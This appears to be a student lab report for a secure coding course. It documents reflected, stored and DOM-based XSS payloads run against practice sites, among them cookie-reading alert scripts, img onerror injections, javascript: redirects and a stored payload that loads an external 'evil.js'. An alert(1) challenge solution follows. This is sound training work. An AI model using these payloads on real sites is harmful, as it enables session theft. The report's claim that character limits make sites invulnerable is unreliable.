

# SECURE CODING LAB-5

SAI


VISWAS

18BCD7124

## 1.Reflected XSS

Commands and Outputs:

1) `<br>18BCD7124</br>`



The screenshot shows a web browser window with the title "Simple Reflected XSS". The address bar displays the URL "devijagannadh.in/xss/reflected". The browser's taskbar at the bottom shows icons for Apps, Gmail, YouTube, Maps, hotstar, and Yocket | MS & Bach... The main content of the page features the "bobazillion" logo, which consists of the word "bobazillion" in a stylized font where the letters 'b', 'o', 'a', and 'i' are replaced by red, green, blue, and yellow circles respectively. Below the logo is a search bar containing the text "`<br>viswas</br>`" and a "Search" button. A horizontal line separates the search bar from the search results. The search results display the "bobazillion" logo again, followed by the message: "Sorry, no results were found for **viswas**. [Try again.](#)"

2) `<a href="https://www.facebook.com">viswas</a>`




`<a href="https://www.fa`

Search



Sorry, no results were found for [viswas](#). [Try again](#).


When I click on that, it will redirect into the page URL I have given,



3) `<script>alert(document.cookie);</script>`




The Payload we entered should give a reply with the Session Cookie.



4) `<img src=x onerror="alert(document.cookie);"`

The Payload we entered should give a reply with the Session Cookie,




Sorry, no results were found for . [Try again.](#)


With Advanced Cross Site Scripting, This RXSS can transfer the Victim's cookie to the Attacker.

## 2. Stored XSS

Commands and Outputs:

1.)

 Blabber with your friends




You

Thu Feb 25 2021 00:27:15 GMT+0530 (India Standard Time)

Welcome!

This is your *personal* stream. You can post anything you want here!



<img src=vis| onerror="alert('Pop-up window via stored XSS');" data-bbox="211 533 581 561"/>

Share status!


An embedded page at [xss-doc.appspot.com](https://xss-doc.appspot.com) says

Pop-up window via stored XSS


OK


2)


**BlathrBox** Blabber with your friends





**You**  
Thu Feb 25 2021 00:27:15 GMT+0530 (India Standard Time)  
Welcome!  
This is your *personal* stream. You can post anything you want here!



**You**  
Thu Feb 25 2021 00:31:43 GMT+0530 (India Standard Time)  




**You**  
Thu Feb 25 2021 00:36:44 GMT+0530 (India Standard Time)  




`<img src=x onerror="alert(document.cookie);"|`

Share status!

An embedded page at xss-doc.appspot.com says

OK

3)

**You**

Thu Feb 25 2021 00:36:44 GMT+0530 (India Standard Time)



```
= '//xss-  
doc.appspot.com/static/evil.js';document.body.app  
endChild(s);"
```

Share status!



ds

Thu Feb 25 2021 00:48:07 GMT+0530 (India Standard Time)

**You** Thu Feb 25 2021 00:47:52 GMT+0530 (India Standard Time)



Share status!

BLACKED!



**You**

Thu Feb 25 2021 00:44:52 GMT+0530 (India Standard Time)


**HACKED!**



Share status!

### 3) Dom XSS

Commands and Outputs:






Hello, viswas18BCD7124!

⚠ Not secure | brutelogic.com.br/tests/sinks.html?name=viswas18BCD7124<img%20src=x%20onerror=alert(document.cookie)>

ail YouTube Maps hotstar Yocket | MS & Bach...

CD7124!

brutelogic.com.br says

OK

Not secure | brutelogic.com.br/tests/sinks.html?index=alert(document.cookie)

YouTube Maps hotstar Yocket | MS & Bach...

brutelogic.com.br says

OK

brutelogic.com.br/tests/sinks.html?redir=javascript:alert(1)

Maps hotstar Yocket | MS & Bach...

brutelogic.com.br says

1

OK

brutelogic.com.br/tests/sinks.html?redir=javascript:alert(document.cookie)

Maps hotstar Yocket | MS & Bach...

brutelogic.com.br says

OK

# How Secure Coding is related to XSS?

Secure Coding plays a huge role in preventing these XSS attacks. These cross-site scripting attacks can only be used in such websites where scripts can be executed even though they are not meant to. Such websites are vulnerable to XSS. These XSS attacks can be prevented by limiting the few characters usable in the fields, such that no malicious payloads/ scripts can be executed in our websites. Nowadays there are numerous websites which are vulnerable to XSS. By implementing some several restrictions like Character limitation etc. our websites can be secured and will be invulnerable to XSS.

## Challenge:

alert(1) to win

The code below generates HTML in an unsafe way. Prove it by calling `alert(1)`.

```
function escape(s) {  
    return '<script>console.log(""+s+"");</script>';  
}
```

Input 12

");alert(1,"

Output Win!

```
<script>console.log("");alert(1,"");</script>
```

Rate this level: ★★★★★

User	Score	Browser
... ShabbyMe	? 0	Firefox/77
geniusmaster33 don't worry about less than 12 its a hack	? 4	Chrome/86
jay 123	? 11	Chrome/86
viswas	12	Chrome/88
ma	? 12	Chrome/88
Kyzer 12	? 12	Firefox/84

